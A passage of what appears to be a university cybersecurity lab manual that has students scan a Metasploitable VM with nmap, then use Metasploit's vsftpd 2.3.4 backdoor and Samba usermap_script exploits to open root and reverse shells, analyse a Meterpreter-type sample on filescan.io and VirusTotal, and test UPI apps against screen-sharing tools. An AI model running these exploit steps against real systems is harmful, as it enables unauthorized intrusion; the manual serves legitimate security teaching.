
.....
.....
.....

5. What is Wireshark? Why do we need to use it?

.....
.....
.....

Experiment 8: Implementing and analyzing target using metasploit and gain control over the system

Open metasploit in the virtual machine and power on




```

Starting up ...
Loading, please wait...
[    0.202984] sd 2:0:0:0: [sdal] Assuming drive cache: write through
[    0.203261] sd 2:0:0:0: [sdal] Assuming drive cache: write through
Kinit: name_to_dev_t('/dev/mapper/metasploitable-swap_1') = dm-1(254,1)
Kinit: trying to resume from /dev/mapper/metasploitable-swap_1
Kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock... [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers... [ OK ]
[    7.170627] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled!
* Setting the system clock... [ OK ]
* Loading kernel modules... [ OK ]
* Loading manual drivers... [ OK ]
* Setting kernel variables... [ OK ]
* Activating swap... [ OK ]
* Checking root file system...
fsck 1.40.8 (13-Mar-2008)
/dev/mapper/metasploitable-root has gone 3703 days without being checked, check forced.
/dev/mapper/metasploitable-root: ===== - 76.6%

```

username and password is same

msfadmin



```

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

If there is no zenmap tool you can use Quick scan in kali linux

Nmap -v -A 192.168.23.129(metasploit ip address)

If nmap is installed in the system

```

Zmap
Scan Tools Profile Help
Target: 192.168.23.129
Command: nmap -T4 -A -v 192.168.23.129
OS Host Services Nmap Output Ports / Hosts Topology Host Details Scans
OS < Host ▾ nmap -T4 -A -v 192.168.23.129
  ▾ 192.168.23.129
    ▾ 192.168.23.129
      ▾ 192.168.23.129
        ▾ 192.168.23.129
          ▾ 192.168.23.129
            ▾ 192.168.23.129
              ▾ 192.168.23.129
                ▾ 192.168.23.129
                  ▾ 192.168.23.129
                    ▾ 192.168.23.129
                      ▾ 192.168.23.129
                        ▾ 192.168.23.129
                          ▾ 192.168.23.129
                            ▾ 192.168.23.129
                              ▾ 192.168.23.129
                                ▾ 192.168.23.129
                                  ▾ 192.168.23.129
                                    ▾ 192.168.23.129
                                      ▾ 192.168.23.129
                                        ▾ 192.168.23.129
                                          ▾ 192.168.23.129
                                            ▾ 192.168.23.129
                                              ▾ 192.168.23.129
                                                ▾ 192.168.23.129
                                                  ▾ 192.168.23.129
                                                    ▾ 192.168.23.129
                                                      ▾ 192.168.23.129
                                                        ▾ 192.168.23.129
                                                          ▾ 192.168.23.129
                                                            ▾ 192.168.23.129
                                                              ▾ 192.168.23.129
                                                                ▾ 192.168.23.129
                                                                  ▾ 192.168.23.129
                                                                    ▾ 192.168.23.129
                                                                      ▾ 192.168.23.129
                                                                        ▾ 192.168.23.129
              OS: Linux 2.6.9 - 3.6.33
              OS details: Linux 2.6.9 - 3.6.33
              Network Distances: 1 hop
              TCP Sequence Prediction: Difficulty=199 (Good luck!)
              IP: 192.168.23.129
              Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
              Service Info: Hosts: metasploitable.localdomain, irc.metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
              Host script results:
              |_ smb-script-mode:
              |_ smb-share-mode:
              |_ smb-authentication-level: user
              |_ smb-challenge-response: supported
              |_ smb-negotiate: dangerous (dangerous, but default)
              |_ smb2-times: Protocol negotiation failed (SMB2)
              |_ nbtstat: NetBIOS name: METASPOITABLE, NetBIOS user: (unknown), NetBIOS MAC: (unknown) (unknown)
              |_ Name: metasploitable
              |_ METASPOITABLE(0x0): Flags: unique>active>
              |_ METASPOITABLE(0x1): Flags: unique>active>
              |_ METASPOITABLE(0x2): Flags: unique>active>
              |_ \\\\'192.168.23.129\$\_HOMEPAGE\_\\w2k03\$: Flags: (group)>active>
              |_ WORKGROUP(0x0): Flags: (group)>active>
              |_ WORKGROUP(0x1): Flags: (group)>active>
              |_ WORKGROUP(0x2): Flags: (group)>active>
              smbd(0x0->0x1):
              |_ Computer name: metasploitable
              |_ NetBIOS name: metasploitable
              |_ Domain name: localdomain
              |_ RQNAME: metasploitable.localdomain
              |_ System time: 2022-07-07 04:58:04+04:00
              |_ clock skew mean: 134ms, deviation: 2h18m34s, median: 5s
              TRACEROUTE
              HOP RTT ADDRESS
              1 0.93 ms 192.168.23.129
              NSE: Script Post-scanning.
              Initiating NSE at 14:28
              Completed NSE at 14:28. 0.00s elapsed
              Initiating NSE at 14:28
              Completing NSE at 14:28. 0.00s elapsed
              Initiating NSE at 14:28
              Completed NSE at 14:28. 0.00s elapsed
              Read data from 192.168.23.129 (192.168.23.129) (v86)Nmap
              OS detection disabled. Please report any incorrect results at https://nmap.org/submit/.
              Nmap done: 1 IP address (1 host up) scanned in 175.28 seconds
              Raw packets sent: 1020 (45.62KB) | Rcvd: 1018 (41.53KB)
  
```

If we wanna port 21

21/tcp open ftp vsftpd 2.3.4

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.23.1

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| vsFTPD 2.3.4 - secure, fast, stable

|_End of status

Attack on this port 21 if you know the version of the service, just goto browser and search for the version. To find whether the service version is having any vulnerability.

To exploit we can use metasploit

Goto kali machine open terminal and type msfconsole

```
kali@kali: ~
File Actions Edit View Help
Trash
File System
Home
cap-pooping
Malware A...
[=] metasploit v6.1.39-dev
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post
+ -- --=[ 616 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > ]
```

It displays no op exploits for the system..

To know the exploit of that service version

To find the name of the exploit – search ysftpd

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No    VSFTPD v2.3.4
Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

To use the exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

To know more about the exploit use info

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
  Id  Name

Basic options:
  Name  Current Setting  Required  Description
  RHOSTS                      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      21            yes      The target port (TCP)
```

Set rhost ipaddress

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Module: unix/ftp/vsftpd_234_backdoor
Name: VSFTPD v2.3.4 Backdoor Command Execution
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
```

Use info to check RHOST

Basic options:				
Name	Current Setting	Required	Description	
RHOSTS	192.168.23.129	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit	
RPORT	21	yes	The target port (TCP)	

To take the advantage of the exploit we use payload

>show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --           --             --     --      --
  0  payload/cmd/unix/interact    normal  No    Unix Command, Interact with
Established Connection
```

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-
04 05:17:05 -0400
```

Use linux commands such as ls

```

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back

```

Try to find vulnerability for port 445

```

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
msf6 > search samba
Matching Modules
=====
#   Name
Description
-----
0   exploit/unix/webapp/citrix_access_gateway_exec
Citrix Access Gateway Command Execution
1   exploit/windows/license/calicclnt_getconfig
Computer Associates License Client GETCONFIG Overflow
2   exploit/unix/misc/distcc_exec
DistCC Daemon Command Execution
3   exploit/windows/smb/group_policy_startup
Group Policy Script Execution From Shared Resource
4   post/linux/gather/enum_configs
Linux Gather Configurations
5   auxiliary/scanner/rsync/modules_list
List Rsync Modules
6   exploit/windows/fileformat/ms14_060_sandworm
2014-10-14      excellent  No

```

Or

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
k  Description
-  -----
0  exploit/multi/samba/usermap_script
Samba "username map script" Command Execution
1  auxiliary/admin/http/wp_easycart_privilege_escalation
WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info
```

Home
 Module: exploit/multi/samba/usermap_script
 Platform: Unix
 Arch: cmd
 Privileged: Yes
 License: Metasploit Framework License (BSD)
 Rank: Excellent
 Disclosed: 2007-05-14

Provided by:

jduck <jduck@metasploit.com>

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info
```

Name: Samba "username map script" Command Execution
 Module: exploit/multi/samba/usermap_script
 Platform: Unix
 Arch: cmd
 Privileged: Yes
 License: Metasploit Framework License (BSD)
 Rank: Excellent
 Disclosed: 2007-05-14

Provided by:

jduck <jduck@metasploit.com>

Show payloads

Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
-	-					
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma	
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma	
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma	
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma	
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma	
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma	

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info
```

Name: Samba "username map script" Command Execution
 Module: exploit/multi/samba/usermap_script
 Platform: Unix
 Arch: cmd
 Privileged: Yes
 License: Metasploit Framework License (BSD)
 Rank: Excellent
 Disclosed: 2007-05-14

Provided by:
 jduck <jduck@metasploit.com>

Available targets:

Id	Name
--	
0	Automatic

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sys
```

VIVA Questions

1. What is Metasploit?

.....
.....
.....

2. What is vulnerability?

.....
.....
.....

3. What is RHOST and LHOST?

.....
.....
.....

4. What is the command used to list out the payloads in metasploit?

.....
.....
.....

5. List out any three payloads used for ftp?

.....
.....
.....

Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.**Step1:****Collection Information about Malware:**

How a malware is collected.

Step2:**Basic Information about malware:**

Name: file.exe

Media Type: application/x-msdownload

SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fbb3f58ba80a

Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a

Submission ID: 62c24f59783441cda10213de

Submission Date: 07/04/2022, 02:24:27

Step3:**Report from filescan.io**

In filescan.io

The screenshot shows a web browser window with multiple tabs open, including 'Metasploitable2-Linux', 'Kali-Linux-2022.2-vmwar...', 'Apache2 Debian Default Page', '127.0.0.1/DVWA/security', '192.168.23.128/', and 'FileScan.IO - Next-Gen M...'. The main content area displays the filescan.io logo and the text 'filescan.io RAPID. IN-DEPTH.' Below this is a large input field with the placeholder 'Drag & Drop For Rapid Analysis.' and a note 'Max. file size is 100MB'. Below the input field is a link 'or' and a text input field containing 'http://www.webpage.com/invoice.doc' with a blue 'Analyze Link' button next to it. At the bottom, there is a descriptive paragraph about FileScan.IO's services and a 'Learn more' link.

The screenshot shows a web browser window with multiple tabs open. The main content area displays the FileScan.io analysis report for a file named 'file.exe'. The report includes sections for Submission Info, Analysis Overview, and a detailed breakdown of findings.

Submission Info:

- Name: file.exe
- Media Type: application/x-msdownload
- SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fb3f58ba80a
- Report ID: 8355dc96-be6a-4822-bc88-03fe506cb84b
- Submission ID: 62c2b93edd037e27032e82f7
- Submission Date: 07/04/2022, 09:56:16 UTC +00:00

Analysis Overview:

- Verdict: Suspicious (Confidence: 100%)
- Detected artifacts: powershell, hanc, cobalt, greyware, overlay, packed
- Classification: Malicious

File Details:

- Indicators of Compromise
- YARA Rules
- Extracted Strings
- Extracted Files
- Geolocation
- Scan State: ✓

Report in virustotal

Vendor	Detection	Description
Acronis (Static ML)	Suspicious	Ad-Aware
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac
Arcabit	Trojan.CryptZ.Gen	Avast
AVG	Win32.Meterpreter-C [Trj]	Avira (no cloud)
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta
Bkav Pro	W32.FamVT.RorenNHc.Trojan	ClamAV
Comodo	TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon
Cybereason	Malicious.fff086	Cylance
Cynet	Malicious /score: 100	Curen

Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables -F]

VIVA Questions

1. What is malware?

.....
.....
.....

2. What is port scanning?

.....
.....
.....

3. List out any two websites used to get the malware analysis report?

.....
.....
.....

4. What is nmap/Zenmap tool?Why is it used?

.....
.....
.....

5. How is malware collected?

.....
.....
.....

Experiment 10: Test security of UPI applications on Desktop sharing applications.**Step 1:**

Download and install UPI application on your phone

Download and install Teamviewer on your phone and computer

Download and install Anydesk on your phone and computer

Step 2:


Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps Team Viewer Any Desk

BHIM


Google Pay

AnyDesk Login

Download anyDesk in mobile

Connect both Mobile with Desktop


Open any UPI Application



Try to perform any online transaction like sending a negligible amount to any of your contacts.

With the security measures followed by UPI applications it should not allow any transactions

It should display following message in the mobile.



VIVA Questions

1. List out a few UPI Apps?

.....
.....
.....

2. What is security policy?

.....
.....
.....

3. What is a software license?

.....
.....
.....

4. Why is security testing required?

.....
.....
.....

5. What is Steganography?

.....
.....
.....